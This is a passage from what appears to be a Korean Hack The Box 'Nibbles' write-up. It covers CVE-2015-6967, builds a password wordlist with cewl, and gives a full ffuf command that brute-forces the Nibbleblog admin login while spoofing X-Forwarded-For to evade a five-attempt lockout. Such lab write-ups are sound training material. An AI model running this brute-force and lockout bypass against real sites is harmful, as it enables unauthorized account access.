시도

CVE-2015-6967
Nibbleblog 4.0.3 exploit 검색 결과, 오픈소스 CMS면서 파일 업로드 CVE가 존재함
하지만 관리자 권한으로만 사용할 수 있는 CVE임
cewl
패스워드 워드리스트를 만들기 위해 cewl 사용해 nibbleblog 페이지의 단어 추출
┌──(root㉿kali)-[/home/kali/htb/nibbles/foothold]
└─# cewl -m 5 http://10.129.243.252/nibbleblog/ > wordlist

┌──(root㉿kali)-[/home/kali/htb/nibbles/foothold]
└─# cat wordlist
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Nibbles
posts
world
Hello
Uncategorised
Music
Videos
Categories
PLUGINS
Latest
HEADER
image
Pages
There
FOOTER
Powered
Nibbleblog
version
encoding
nibbleblog
대문자와 결합되어있기 때문에 소문자로만 변환한 워드리스트도 추가함
cat wordlist.txt | tr '[:upper:]' '[:lower:]' >> wordlist.txt && sort -u wordlist.txt -o wordlist.txt

패스워드 5회 실패 시 일정 시간 접속이 차단됨

Brute Force

IP를 변경하며 브루트포싱 시도
┌──(root㉿kali)-[/home/kali/htb/nibbles/foothold]
└─# ffuf -u http://10.129.243.233/nibbleblog/admin.php \
-X POST \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "username=admin&password=PWFUZZ" \
-w ./wordlist.txt:PWFUZZ \
-H "X-Forwarded-For:IPFUZZ" \
-w ./ip.txt:IPFUZZ \
-fr "Incorrect username or password" \
-fs 318,317,1541 \
-x http://127.0.0.1:8080 \
-mode pitchfork
